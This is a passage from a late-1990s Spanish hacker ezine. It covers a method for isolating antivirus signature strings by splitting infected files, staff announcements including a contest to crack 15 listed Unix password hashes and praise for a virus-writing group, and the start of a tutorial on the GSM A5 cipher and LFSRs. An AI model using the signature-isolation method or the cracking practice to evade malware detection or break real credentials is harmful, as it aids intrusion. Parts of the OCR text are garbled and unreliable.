        [----------------****----------------]      el archivo infectado
                         ^^^^
                         la cadena de busqueda

        [----------------**]   [**----------------] el archivo en 2 partes

        Como no se detecta el virus en ninguna de las 2 partes ...

        [----------------****----------------]      el archivo infectado
```

```
[---------] [-------****-------] [---------]
   ^^                               ^^
  desechamos                       desechamos
```

Pero ahora estamos de nuevo en la misma situacion, no?. Asi que tendremos que coger de nuevo los 2 cuartos centrales del trozo que nos quedaba, es decir, que tendremos una cuarta parte del archivo inicial. Y asi hasta que en uno de estos trozos centrales no se detecte el virus y nos indicara que ya no podemos cortar mas (porque quedaran bytes de la cadena en uno de los trozos laterales desechados).

3- En cualquier caso, al usar el metodo que describes, simpre nos encontraremos, tarde o temprano, en la situacion descrita en el punto anterior, osea que al partir un trozo en dos mitades la cadena quede partida:

```
[------****-------------------------]      el archivo infectado

[------****--------] [------------------]  lo partimos por la mitad

[------****--------]   y nos quedamos con la parte 'buena' ...

[------***] [*--------] ... y tarde o temprano llegaremos aqui ...
```

Cuando llegamos a esta situacion tenemos que retroceder y quedarnos con el ultimo trozo en el que se detectaba la cadena, y escoger entre usar el metodo del punto 2 para seguir 'estrechando el cerco' o quedarnos con todo el trozo y 'suponer' que es la cadena completa:

1.- `[------****--------]` cogemos el ultimo trozo 'bueno' ...

y aplicamos el metodo del punto 2 ...

Como vemos, en este caso, la particion no es entera, 18 bytes /4 = 4.5, luego podemos dejarlo en [(4) (9) (5)], [(5) (9) (4)] , [5] [8] [5] , o [(4) (10) (4)] ... Esta ultima particion es con la que nos quedaremos si aplicamos la formula que hay mas adelante.

```
    [----][--****----][----]
      (4)     (10)      (4)
```

Segun el tama¤o del trozo a partir, las divisiones del total de bytes /2 y /4 podran ser enteras o no enteras, luego tenemos que buscar una formula que nos permita dividir el trozo sin problemas. En un principio podremos encontrarnos 3 casos diferentes, aunque finalmente los resumiremos en una unica formula:

total/2	total/4	formula tama¤o lados	centro
entero	entero	lado = total /4	
		centro = total /2	
entero	no entero	lado = [(total /2) -1] /2	

```
|           |           | centro = (total /2) +1      |
|-----------------------------------------------------|
| no entero | no entero | lado = floor(total/4)       |
|           |           | centro = total - (lado x 2) |
\-----------------------------------------------------/
```

La formula con la que nos quedamos y que servira para todos los casos es la ultima. La funcion 'floor(double)' es una funcion de 'C' que devuelve un valor redondeado por defecto al entero menor mas cercano. (Creo que SMVLB) X-DD

2.- La segunda opcion seria quedarnos con:

[------****--------] ... el ultimo trozo 'bueno' ...

y aceptarlo como la cadena de busqueda del antivirus para ese virus. Como vemos en este ejemplo no tiene por que ser la cadena *exacta*, aqui sobrarian unos 'pocos' bytes ;-)

Ahora vemos que el metodo es una combinacion de dos metodos, generalmente se usara el primero hasta que haya que usar el segundo, en otros casos solo se usara el segundo:

-> metodo 1: partir por la mitad y escoger uno, asi hasta que no nos sirva ningun trozo ... y nos quedaremos con el ultimo antes de cortar.

-> metodo 2: partir por el primer y ultimo cuarto y quedarnos con el centro, asi hasta que no nos sirva el trozo ...

4- Ahora viene otro pero. Como ya he dicho, cuando no podemos partir mas por ningun metodo, no tenemos asegurado que ese trozo sea la cadena de busqueda, puede haber varios bytes que no pertenezcan a la cadena y que esten en el trozo, no? Es decir, que de mas eficaz creo que nada.

Ej:

[--**********---] Supongamos que esto es un trozo con la cadena despues de descartar el resto del archivo por los otros metodos. A este trozo no podemos aplicarle ningun metodo de los anteriores, solo podriamos aplicarle el metodo que llamas de Fuerza Bruta (FREECAD) para descartar los bytes que nos sobran (2 al principio y 3 al final).

Solo en algunos casos (poquisimos) coincidiria el trozo que nos queda con la cadena exacta.
Evidentemente podemos quedarnos con este trozo y no descartar los bytes que nos sobran, la verdad es que practicamente todo lo que nos queda forma parte de la cadena, pero segun que casos (o usos) necesitaremos la cadena exacta ya que despues nos puede ahorrar un tiempo y trabajo inutiles.

5- Conclusion. El mejor metodo seria una mezcla de los tres. Lo que queda claro es que usando unicamente el FREECAD puedes encontrar la cadena completa (y exacta). Con el metodo que dices casi con toda probabilidad tendrias que complementarlo con el FREECAD (joer, cuanta publicidad). ;->

Repasando lo que decias, un metodo menos tedioso seria partir el archivo, usando ese metodo, 1, 2 o 3 veces segun el gusto y las ganas del consumidor para conseguir un trozo infectado mas peque¤o que el original y despues usar

el Freecad para obtener la cadena de busqueda exacta. Asi conseguiremos ahorrarnos bastante trabajo al analizar los logs con los archivos infectados y ocupar menos espacio de HD, aunque con los peazo discos duros de hoy en dia ...

[[[... habla el lector ...]]]
NOTA2: El antivirus puede tener varias cadenas de identificacion para un mismo virus. Llego a encontrar 4 cadenas para el virus NATAS.
[[[.....]]]

Creo que te refieres al hecho de que la cadena puede estar partida en varios trozos +o- cercanos, que no tiene por que ser un grupo de bytes consecutivos.

Suponiendo que fuera lo que dices, que un antivirus busca 4 cadenas de identificacion *distintas* para el NATAS (natas de satan lo llaman por ahi), imagina que pasaria si partieses el archivo en dos como dices y el virus se detectase en los dos archivos .... X-DD
Creo que no quedaria mas remedio que usar la "fuerza bruta" ... ;)

[[[... habla el lector ...]]]
P.D.:El algoritmo no lo he descubierto o desarrollado yo, sino otra persona. Creo que lo lei en alguna PHRACK. :-[]

Un Saludo y Hasta el Siguente SET
Ministro
[[[.....]]]

Pues nada Ministro, gracias por tus criticas.

Esta bien eso de dar los creditos ... :-)

///// (Noticias de ultima hora) /////

Por fin he encontrado el articulo que dices y no aparecio en la ’phrack’, sino en el numero 1 de la ’40HEX’. Ya me empezaba a picar la curiosidad. ;->

Es un poco viejo pero la idea es basicamente la misma, aunque son apenas 5K de texto frente a los mas de 60K de puro rollo que suman estos 3 articulos que ya llevamos :-)
Si os interesa podeis encontrarlo en:

ftp://ftp.fc.net/pub/phrack/underground/40hex/40hex_1.zip

En esa direccion podreis encontrar todos los numeros de la ’40HEX’, asi como otros ezines (Phrack,Minotauro,etc). Otras direcciones ftp:

ftp://ftp.warwick.ac.uk/pub/cud/
ftp://ftp.eff.org/pub/Publications/CuD/

Y hablando de ezines, el mismo dia que salia el numero anterior de SET (13) (13 de febrero ?), tambien lo hacia el segundo numero del ezine que publica la gente del 29A. Como sabeis es un reconocido grupo espa¤ol (o al menos el 50% de sus componentes son espa¤oles) de programacion de virus y sus ezines son imprescindibles, calidad SUPERIOR. Ahora mismo son lideres indiscutibles

a nivel mundial en el tema virii. Podeis encontrar mas informacion y los e-zines en su web, y tambien podeis leer algo sobre ellos en la revista PC Actual de Feb/98, pag 122, asi como en los PC Mania n§ 57, 58 y 61.

http://29A.islatortuga.es
http://www.29A.org (proximamente)

///// (Fin Noticias de ultima hora) /////

Bueno, peazo rollo soporifero |-O. Esta bien que hagais comentarios asi para que podamos corregir los fallos y comentar vuestras ideas.

Si alguien tiene algo que decir, comentar, desmentir, corregir, criticar etc ... no te cortes y escribenos un mail. Siempre es posible que un articulo contenga fallos, bien por peque¤os (y a veces no tan peque¤os) deslices, bien por desinformacion del autor, bien por patinazos neuronales, etc. Osea, que si veis algo raro, anormal, curioso o erroneo, pues email al canto, ok?

Si ademas crees que puedes mejorar lo presente, no te cortes y envianos un articulo, y si tienes suerte el editor-profesor Falken te lo publica en SET y asi curramos todos un poco ... :->

En cuanto al tema este, creo que lo doy por finalizado. Me parece que ha quedado todo bastante claro y bien explicado, en ocasiones demasiado, no? ;->

Nos vemos en el siguiente ...

Un Saludo

netbul@altern.org


```
++++++++++++++++
477274736A743A20
437261636B2C20
506F6C202620
4B69662E
++++++++++++++++
```

EOF

-[0x07]--
-[PROYECTOS, PETICIONES, AVISOS]-------------------------------------
-[by SET Staff]---SET-14-

}}} Colaboraciones

Bueno, creo que seria demasiado repetirse el decir que SET es como vosotros querais que sea. Pero aun a riesgo de parecer un ajo resentido, SET SERA TAL Y COMO VOSOTROS QUERAIS QUE SEA. Asi que a colaborar tocan. Venga a darle a la tecla, hackers de mis entreteclas ;)

Como siempre, se necesita que escribais articulos, de aquello que considereis interesante, etc. Aqui van algunas ideas:

- Intranets
- Linux/Unix
- Aplicaciones
- Programacion con diversos lenguajes
- Protocolos
- etc, etc.

Sois muchos los que habeis escrito queriendo participar en la web. Asi que para coordinarlo mejor, pues hemos estado preparando un equipo web. Por el momento lo van a llevar dos personas. Son los que mas se lo han estado currando en el aspecto web, y como es un tema aparte, pues se trata en un apartado posterior, dentro de esta misma seccion.

Tambien necesitamos gente que quiera currarse la programacion. Vamos, os creeis que la utilidad de extraccion ha salido de la nada? Anda Ya!

Y seguramente que a vosotros se os ocurre alguna cosa mas que todavia no hemos propuesto, asi que venga, a que esperais. Las sugerencias, colaboraciones, etc. a la siguiente direccion de correo:

set-fw@bigfoot.com

Conveniente que envies las cosas encriptadas convenientemente con la llave que encontraras al final de la ezine a nombre de SET ;)

Para conseguir el PGP, pues mira. Tienes la 5.0 en la pagina de SET, y la version 2.6.3i en ftp://ftp.rediris.es

}}} El correo de SET

En esta ocasion nos hemos visto desbordados por la cantidad de correo que nos habeis enviado. Lo que aparece en este numero no es ni tan solo un 10 % de los mensajes que nos han llegado desde la publicacion de SET 13.

Pero claro, no los vamos a publicar todos. O acaso quereis una megaezine de un mega en el que haya cerca de unos cuantos cientos Kbytes de correo?

Asi que solo queremos avisaros que a partir de ahora se os va a contestar en la revista, salvo determinados casos. Es decir. Contestaremos a todos en la medida de lo posible, y si los remailers no se nos caen, como nos ha pasado esta vez.

Lo que se os debe quedar claro es que a partir de ahora la mayoria de las preguntas que nos hagais se contestaran en la ezine, para ahorrar en tiempo. Lo mismo con la mayor parte de los comentarios.

}}} SET WEB TEAM

Que potito queda ;)

Hala, ya tenemos encargados del web. Y es que ya iba siendo hora de que tuviesemos una manera de coordinar a todos los que quereis participar en la web. Por el momento la cabeza visible de la coordinacion del apartado web es RoDaC_sUB, al que me imagino que no habra problemas en que GreeN LegenD le eche una mano en la coordinacion y demas.

Para poneros en contacto con el coordinador, de momento no os queda mas remedio que escribirle a el mismo, esto es, a:

RoDaC_sUB@latinmail.com

Y para comentarle cosillas a GreeN LegenD, ya que tambien esta dentro de la coordinacion del SET WEB TEAM, pues mejor direccion que la que viene, la habra:

glegend@set.net.eu.org

Veamos que sale de aqui ;)

De momento hay sugerencias para montar tambien nuestro propio motor de busqueda. Votos a favor. Votos en contra.

}}} Formatos

Pues cada vez son mas los formatos en los que parece que acabara apareciendo SET. Ya tenemos SET 13 en formato HTML gracias a GreeN LegenD, que de momento lo podeis leer en:

http://www1.las.es/~calvo/set/13/

SET 14 estara lista en unos dias, en la siguiente URL:

http://www1.las.es/~calvo/set/14/

Los formatos .hlp y .doc son cosa de Garrulon, que ademas prepara versiones en otros formatos. Sorpresa !!

Asi que si quereis algun otro formato, pues nos lo comentais por mail.

}}} Agradecimientos

Uf! Como ponga aqui toda la gente a la que tenemos que agradecerle algo...

Mejor comenzar, que si no nos van a dar las tantas.

Evidentemente hay que agradecer a RoDaC_sUB y a GreeN LegenD el aceptar ser los coordinadores del equipo web de SET.

Ademas, a Green Legend hay que agradecerle varias cosillas, como la traduccion de la pagina http://www.set.org o pasar SET 13 a HTML.

Tambien esta el incansable Garrulon, que sigue ahi pasando SET a .hlp y a partir de ya a formato .doc. Y ademas, estara ahora mismo cagandose en mis muelas por no haberle pasado SET 14 a tiempo. Pero como lo prometido es deuda, saldran a el formato txt y el formato hlp.

A Restauro y el inevitable Green Legend hay que darles otro hurra por los banners de SET que ya lucen en algunas paginas de nuestro site. Prometo que en cuanto pueda creare una pagina que muestre esos banners para que los utilice quien quiera enlazarnos.

Como no, a MadFran, gracias al cual ya tenemos un curso de redes Novell. Y al ritmo que va, vamos a tener Novell para rato ;)

Esta tambien Er Jhames, que como despues de leer su articulo me vengais con eso de que no sabeis usar el PGP...

Tambien esta el amigo Rufus. A partir de ahora el News Man.

Y seguro que se me olvida gente. Natural, sois tantos.

Tambien avisaros que gracias a OmiKroM, ya hay otro sitio mas en Internet desde donde bajar SET:

http://personal.redestb.es/jesus_l3

Bueno, y finalmente a todos los lectores que haces de SET el ezine under en castellano mas leido del mundo

}}} Los enlaces a SET

Pues una peque¤a muestra de las paginas que nos enlazan. Todas operativas a principios de Abril del 98.

http://altern.org/netbul/ Mirror de +NetBul
http://vanhackez.islatortuga.com/links.html
http://vanhackez.islatortuga.com/saquea.html Nuestro amigo Vanhackez
http://raregazz.islatortuga.com/colabora.htm
http://raregazz.islatortuga.com/linkhack.htm La gente de RareGazz
http://wakanda.islatortuga.com/index2.htm
http://members.xoom.com/GabberMan/hacking.htm GabberMan y Phuck Systems
http://www.geocities.com/SoHo/Cafe/3715/
http://www.geocities.com/SiliconValley/Way/4107/ BlackWizard
http://www.geocities.com/SiliconValley/Lab/7379/links1.html
http://www.geocities.com/Athens/Forum/7094/enlapag.htm
http://www.geocities.com/SiliconValley/Horizon/8559/links.html
http://www.geocities.com/SiliconValley/Horizon/8004/grupos.html
http://www.geocities.com/SiliconValley/Lakes/1707/ El profe Falken
http://www.geocities.com/Eureka/4170/link.htm
http://sipl23.si.ehu.es/groups/proyectos5/chessy/index.htm Chessy
http://www.arrakis.es/~enzo/links.htm
http://www.arrakis.es/~toletum/opcion4.htm
http://www.arrakis.es/~jrubi/links.html
http://www.redestb.es/personal/quickly/links.html
http://www.redestb.es/personal/wiseman/LINKS.htm
http://personal.redestb.es/raulfont/warez.htm
http://www.minorisa.es/homepag/pretor/pok.htm
http://web.jet.es/~simon_roses/weblink.html
http://www.infsoftwin.es/usuarios/diablin/links.htm
http://moon.inf.uji.es/~hackvi/index.html
http://www.ctv.es/USERS/polito6/links.htm
http://www.iponet.es/~vactor/scarta/links/links.html
http://www.audinex.es/~drakowar/Hack/enlaces.htm Drako, copias de SET.
http://usuarios.intercom.es/vampus/kultura.html
http://lobocom.es/~nando/textos.htm (copias de set)
http://www.angelfire.com/mi/JJFHackersTeam/links.html JJF Hackers, espa¤oles.

http://casiopea.adi.uam.es/~juampe/bookm3.html
http://moon.inf.uji.es/~javi/hidden.html
http://www.swin.net/usuarios/nexus9/underground/under.htm
http://www.anit.es/personal/cyclope/cyclope.htm
http://www.ictnet.es/%2bmmercade/agenda.htm
http://www.netvision.es/salteador/webhack/saquea.html
http://www.paisvirtual.com/informatica/software/moisex/index.html

Y como el numero pasado decir que esta lista ha sido recopilada por nosotros
por lo cual somos responsables de todos los fallos que haya en ella.
Si tienes enlace, no apareces y quieres hacerlo danos un toque.

}}} Anillo de SET.

Con eso del equipo web de SET, pues esto lo acabaran moviendo ellos. Mas
informacion en la web de SET y en proximos numeros de SET.

}}} SET CON

Que si, que va en serio. Vamos a montar una peazo CON a lo bestia que
no va a tener nada que envidiar a la DefCON. Por cierto... tiene alguien
un local disponible? ;)

Aun no tenemos las fechas exactas, pues hay problemas con el local.

Estamos en gestiones para ver si conseguimos algo grandecito, donde
se puedan dar charlas, tener equipos conectados y todo por la cara. Ya
se nos han ocurrido algunas posibilidades. Aun asi, si sabeis de algun local
que pudiera usarse, o alguien con quien hablar, etc.

Otra cosa son las fechas. Tenemos que evitar coincidir con la DefCON, con
la SummerCON y con la Euskal Party. La DefCON es del 31 de Julio al 2 de
Agosto y la Summercon sera del 5 al 7 de Junio. Sugerencias.

Solo una cosa mas. Nuestra intencion es hacer la CON este verano. Y aunque
se nos tuerzan las cosas, os aseguro que este a¤o se va a hacer.

}}} SET.ORG

Si os habeis pasado por el tablon de anuncios del web, recordareis que hace
unas semanas alguien nos comento que ya estaba cogido el dominio set.org y
set.net, que pertenecen a la misma empresa. Lo malo es que no entendiamos
ni jota, sobre todo por la falta de fuentes.

Pero de repente llego Green Legend, coleguita que esta ahora por esas
latitudes, y que nos ha traducido parte de la pagina.

Se trata de una empresa de Singapur que da redireccion de correo a tu numero
de pager o telefono movil. Ya lo tendremos en bonito mas adelante. ;)

A falta de los detalles, podria hablarse con ellos, y conseguir un
subdominio en su pagina. Solo seria un reapuntador, pero ya es algo, no?

Asi que os proponemos los siguientes dominios:

- http://www.set.org/set
- http://saqueadores.set.org
- Los que se os ocurran

Y para demostrar que SET lo hacemos todos, pues teneis de plazo hasta SET 15 para votar por la eleccion que mas os guste. Para ello, escribid a GreeN LegenD diciendole cual es vuestra direccion preferida. La direccion, pues os la damos de nuevo:

glegend@set.net.eu.org

}}} Concursos en SET

Pues nada, que estamos de fiesta y vamos a tirar la casa por la ventana. Asi que vamos a poner dos concursos en este numero.

El primero va ser para premiar a los artistas que hay por ahi. Buscamos dise¤os para la camiseta de la SET CON 98. Vamos, lo que sera el logo oficial de la CON.

Enviad vuestros dise¤os a set-fw@bigfoot.com, poniendo en el indicicando en el subject: CONCURSO SET CON.

El autor del dise¤o elegido se llevara una camiseta de la SET CON *GRATIS* Con un a¤adido. El dise¤o es de la parte correspondiente al pecho. En la espalda ira la firma PGP de SET, como muestra de autenticidad. Oye, un autografo es un autografo, aunque sea en PGP, no?

El siguiente concurso es para aquellos que le dais duro al procesador. Y para evitar jaleos, le cedo la palabra a la persona que ha ideado este concurso: Paseante. Tio, son tuyos ;)

Gracias licenciado Falken ;-). Pues bien amiguitos, estais aburridos en casa?, vuestro procesador no pasa del 20%?, quereis practicar el noble arte del password cracking?. Soy vuestro hombre.

OBJETO: Descifrar alguno o todos de los siguientes password de Unix
MOTIVO: Adquirir experiencia en el manejo de tu crackeador, hacer algo nuevo y divertido, ayudar a SET, divertirte un rato, sentirte importante....
PREMIO: Como que?. Pero vamos, anda ya! mira que encima pretender obtener algo cuando te damos la oportunidad de foguearte... en fin, si te destacas crackeando pwd puede que te caiga una camiseta PGP-firmada por SET. eLiTe :> (Claro que como no vayas a recogerla a la CON el envio no lo pagamos..)

DESCARGO: *Por supuesto* ninguno de estos pwd es de un site ni nada por el estilo ni siquiera ponemos un fichero de claves, pura y simplemente la clave, no os preocupeis que no ayudareis a quebrantar la seguridad de un ordenador.

```
1- zlRYO86LqwGX      6- iOntWcuwrGVww      11- aY4Vps830nCPw
2- afItfylYBREnI     7- KqkNZWqJi1lh.      12- Dplfe34SdeFRT
3- nLpMvSnhmC8uo     8- wpyrU26LxfaL6      13- e6RfbsM294fgT
4- dKv/a.gqbiZh      9- yp12nw4Zp1aKw      14- gfDc647FnmlpO
5- JsJUT8YGD4BiE    10- EorPO3Ewsx098      15- tR5yfGbaSx93e
```

Montaroslo como querais pero recomiendo diccionarios de ingles(norteamericano) y castellano(espa¤a), cuando tengais alguna lo mandais a <set-fw@bigfoot.com> "La 1 es xxxx" (o lo que sea). No os quejeis de interactividad!
[Para el Editor: Finalmente he optado por dejar fuera alusiones e incrementar la productividad. Se entiende? ;-)]

Y si la cosa va bien el numero que viene, junto con los resultados, mas.

}}} SET 15


Pues par evitar los jaleos con la fecha de SET 14, SET 15 ya tiene fecha oficial de salida. Luego lo que pase sera otra historia. SET 15 para el dia 15 de Junio (2 meses, como siempre).


Ya se que es plena epoca de examenes. Y aun asi, la tendremos lista. Seguro.


Se esta comentando el incluir una comparativa de programas como Strobe, Jackal, IdenTcp Scan, Netman, ISS, Netective, IpProber, IP Watcher, Safe Suite...
La cosa tendria su miga sobre todo si se extiende a la plataforma Win (Geoboy, Big Brother, Asmodeus, Paranoic?... :-))
Que os parece?. Por nuestra parte salvo el articulo sobre SATAN en SET no hemos leido nada en ningun ezine castellano (personalmente tampoco en los extranjeros).

EOF

-[0x08]----------
-[A5 - TOCADO Y HUNDIDO]----------
-[by Falken]----------SET-14-







by
Falken

INTRODUCCION
-=-=-=-=-=-=

En SET 13 vimos por encima las medidas de seguridad que se llevan a cabo en GSM. Repasando un poquito, recordamos que por una parte estan las medidas de seguridad que identifican al usuario ante la red GSM, para evitar que este sea suplantado. Y por otra parte, esta la codificacion de la comunicacion, para garantizar la privacidad de la misma.

Es en esto en lo que nos vamos a centrar.

LA CODIFICACION EN GSM
-=-=-=-=-=-=-=-=-=-=-=-

Existen muchas leyendas sobre los procesos que se siguen en las comunicaciones moviles para codificar la informacion. Entre ellas podemos destacar aquellas que afirman que la telefonia analogica usa encriptacion, cosa que algunos radioaficionados podran demostrar que no es asi. (Erre que si !! ;))

Pero la que mas me gusta de todas es esa que dice que es imposible desencriptar la informacion codificada en GSM en tiempo real. Acabaramos !!

A ver... Un poquito de sentido comun. Acaso no lo hacen continuamente las centralitas GSM? Para ser mas exactos, las BTS. (Sigla definida en SET 13)

Claro, que las BTS son muy grandes y muy potentes... Ja! Tambien lo hace el terminal movil, o que os creiais?

En este punto conviene aclarar que la codificacion en GSM se realiza exclusivamente entre el terminal movil y la BTS, o lo que es lo mismo, en la interfaz de radio o interfaz Um. Los que dise¤aron la red GSM consideraron que el resto de los elementos de la red no estaban comprometidos en lo que a seguridad se refiere, pues para interceptarlos seria preciso una

intervencion fisica. Vamos, un pinchazo. Pero un escaner de radio lo puede tener cualquiera, y ademas, de forma legal. Y no veais lo entretenidas que son algunas conversaciones de moviles que se pillan de vez en cuando con estos aparatitos. (No te preocupes... Solo lo sabemos tu, el, y los que estabamos a la escucha con el escaner ;>)

Hombre, por algun lado tiene que estar la trampa. Y es que solo ellos conocian cual era el metodo de encriptacion que se usa en el interfaz Um. Y digo "conocian", puesto que como vamos a ver seguidamente, esta informacion va a ser libre... como el ave que escapo de su prision, y puede al fin volar.... (:-?!)

Pues resulta que este metodo es el conocido como algoritmo A5, como ya deciamos en SET 13. Pero claro, decir que usa el A5 es como decir que usa DES o IDEA, o incluso PGP. Esto no sirve de nada si no se explica que hay detras de ese nombre.

Aun asi, antes de pasar a explicar con detalle el algoritmo A5, vamos a ver algo de criptografia basica, para que todo se entienda mejor luego.

CRIPTOQUE ?!?!?!

-=-=-=-=-=-=-=-=-=

La criptografia, esa ciencia tan maravillosa que nos permite ocultar la informacion de las formas mas variopintas. Algo tan antiguo como el mundo. O quizas mas.

Seguro que todos habeis oido hablar ya del cifrado del Cesar, e incluso puede que alguno haya leido algo sobre cifradores de bloque, como los usados en DES. Es evidente que sabeis, al menos por referencia, que es encriptar algo, porque sino, no estariais leyendo esto.

Y si todavia os perdeis, pues no teneis mas que pensar que la simple escritura en un metodo de codificacion, una encriptacion que nos ense¤an desde peque¤os para plasmar ideas. Ojala el A5 fuera tan sencillo.

Pero ni esto es una clase de Lenguaje, ni vamos a extendernos mucho con la criptografia. Vayamos directamente a lo que influye en el A5, y si quereis mas criptografia, pues ya sabeis donde pedirla.

Por un momento nos colocaremos en el lugar de los dise¤adores de este fastuoso sistema criptografico. Pero solo por un momento, eh? Que luego es dificil volver al estado de locura inicial.

Resulta que tenemos una comunicacion fluida. Que los interlocutores sean fluidos (no liquidos, con facilidad de palabra ;>), o no, eso ya es otra cosa. Pero lo que nadie me negara es que la informacion desde el mismo instante en el que se produce la llamada hasta que finaliza no deja de fluir.

Por otro lado, tenemos unos cuantos metodos de criptografia. Podriamos usar algo similar al cifrado del Cesar. Pero no, es poco fiable, ademas de otros problemas a¤adidos. Se ven mas claro en el siguiente ejemplo.

Podriamos usar algun cifrador de bloque... Pero esto implica que necesitamos un minimo de datos para empezar a encriptar. Y para colmo, ha de ser un cifrador simetrico.

Podriamos seguir asi un buen rato, pero seguro que os cansariais rapido y dejariais de leer estos comentarios.

Y por fin, podriamos usar algun cifrador de flujo, que va cifrando segun le llegan datos a codificar.

Nos hemos dejado atras a metodos como la clave publica, el pago electronico, etc. Pero sinceramente. Creeis vosotros que tendrian sentido aqui?

Ademas, resulta que A5 usa cifradores de flujo, por lo que no hacen falta mas explicaciones, no?


LINEAR FEEDBACK SHIFT REGISTER
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

Esto es lo mismo que: "Registro de desplazamiento con retroalimentacion lineal" (Joers, que bien se me da el ingles ;>) O tambien, LFSR para los amigotes.


Para empezar, decir que a la hora de usar algun cifrador de flujo, los basados en registros de desplazamiento se llevan la palma. No en vano son los empleados por los militares en sus cifradores de flujo desde los comienzos de la electronica. A esto hay que a¤adirle la facilidad de implementacion con circuitos electronicos simples y la gran velocidad de cifrado por hardware.

Un Registro de Desplazamiento no es mas que un registro en el que se almacena un dato (o no seria registro), y que a cada se¤al de reloj, lo desplaza X posiciones hacia alguno de los extremos, definido de antemano. Lo mas general es el registro de desplazamiento que a cada ciclo de reloj desplaza un bit a la derecha, siendo el antiguo bit menos significativo la salida del registro.

Un Registro de Desplazamiento con Retroalimentacion consiste de dos partes. Por un lado tenemos la funcion de Retroalimentacion, que tomando algunos de los bits del registro como entrada, genera una salida de un bit, que sera el nuevo bit a la entrada del registro. Llega un momento en el que la secuencia de salida se repite. La longitud de esta secuencia de salida hasta el momento en el que empieza a repetirse es lo que se conoce como periodo del Registro. Aqui teneis un esquemita de un FSR (Feedback Shift Register):



La forma mas simple de este tipo de registros en el Registro de Desplazamiento con Retroalimentacion Lineal o LFSR. En este caso, la funcion de retroalimentacion es una simple operacion XOR de ciertos bits del registro. Un ejemplo de este tipo de registros es el siguiente:



```
               '---------------'
```

Este es un registro de 4 bits, y se dice que esta bloqueado en su primer y cuarto bit. En el caso de que el registro fuese inicializado con el valor 0x0F o 1111, obtendriamos los siguientes estados internos:

```
   1111 - 0111 - 1011 - 0101 - 1010 - 1101 - 0110 - 0011 - 1001
   0100 - 0010 - 0001 - 1000 - 1100 - 1110
```

Lo que produciria la siguiente salida: 111101011001000 ....

Por simple calculo binario, comprobamos que un LFSR de n bits, puede pasar por uno de 2^n - 1 estados. Asi, vemos que el maximo periodo de uno de estos registros es 2^n - 1. Es trivial determinar porque no es 2^n. Tan simple como que un estado de todos los bits a 0 no cambia.

Aquellos LFSR que pasan por los 2^n - 1 estados son denominados LFSR de periodo maximo, y la salida pasa a denominarse secuencia m.

Esta claro que lo que interesa cuando se cifra algun mensaje es que este sea lo mas aleatorio posible. QUE NO ?!?!?! Me parece que lo tuyo no es la criptografia, eh?

Si se detecta algun patron en el mensaje cifrado, pues nada, ya tenemos algo por donde atacar a la hora de realizar el criptoanalisis. Pero si esta secuencia es lo mas aleatoria que se nos ocurra, pues el criptoanalisis se complica.

Es por esto por lo que cuando se usa algun cifrador LFSR, siempre se busca que la salida sea lo mas diferente posible. O lo que es lo mismo, que el LFSR sea de periodo maximo, tal y como hemos leido hace 4 parrafos.

Para ver que bits de un registro LFSR de n-bits han de usarse en la funcion de retroalimentacion con la intencion de conseguir que dicho LFSR sea de periodo maximo, formamos un polinomio formado por estos bits mas 1. El grado del polinomio coincidira con la longitud del registro, pues el bit mas significativo siempre forma parte de los bits seleccionados. A este conjunto de bits se le denomina secuencia tap. Y lo dejo en tap porque no me convence niguna de las traducciones de este termino.

Entonces se dice que el LFSR es de periodo maximo si el polinomio en cuestion es lo que se llama un polinomio primitivo modulo 2. (TOMA YA !!!) A estas alturas podria justificarme diciendo que no soy un matematico y que no puedo explicar esto. Y ademas, quedaria como un se¤or. Aun asi, intentare explicarlo lo mejor posible.

En general, para un polinomio de grado n, se dice que es primitivo no cuando va a por la polinomia cachiporra en mano. Se tratara de un polinomio primitivo cuando sea divisor del polinomio x^(2^n - 1) + 1, y a su vez no lo sea de x^d + 1 para cualquier d que divida a 2^n - 1.

Dicho de otra forma, un polinomio es primitivo cuando no es producto de otros polinomios. Asi, tomando un ejemplo, x^3 + x + 1 es primitivo, mientras que x^3 + 1 no lo es, puesto que se obtiene de (x + 1) * (x^2 - x + 1).

La verdad, no es facil generar polinomios primitivos en modulo 2 de un grado determinado. Es mas, la forma mas facil es coger un polinomio al azar y comprobar si es o no primitivo.

Aunque existe otra manera mas facil. Buscarlo en la tabla que viene a

continuacion.

{ POLINOMIOS PRIMITIVOS MODULO 2 }

1 0	47 5 0	88 8 5 4 3 1 0	135 11 0
2 1 0	48 9 7 4 0	89 38 0	135 16 0
3 1 0	48 7 5 4 2 1 0	89 51 0	135 22 0
4 1 0	49 9 0	89 6 5 3 0	136 8 3 2 0
5 2 0	49 6 5 4 0	90 5 3 2 0	137 21 0
6 1 0	50 4 3 2 0	91 8 5 1 0	138 8 7 1 0
7 1 0	51 6 3 1 0	91 7 6 5 3 2 0	139 8 5 3 0
7 3 0	52 3 0	92 6 5 2 0	140 29 0
8 4 3 2 0	53 6 2 1 0	93 2 0	141 13 6 1 0
9 4 0	54 8 6 3 0	94 21 0	142 21 0
10 3 0	54 6 5 4 3 2 0	94 6 5 1 0	143 5 3 2 0
11 2 0	55 24 0	95 11 0	144 7 4 2 0
12 6 4 1 0	55 6 2 1 0	95 6 5 4 2 1 0	145 52 0
13 4 3 1 0	56 7 4 2 0	96 10 9 6 0	145 69 0
14 5 3 1 0	57 7 0	96 7 6 4 3 2 0	146 5 3 2 0
15 1 0	57 5 3 2 0	97 6 0	147 11 4 2 0
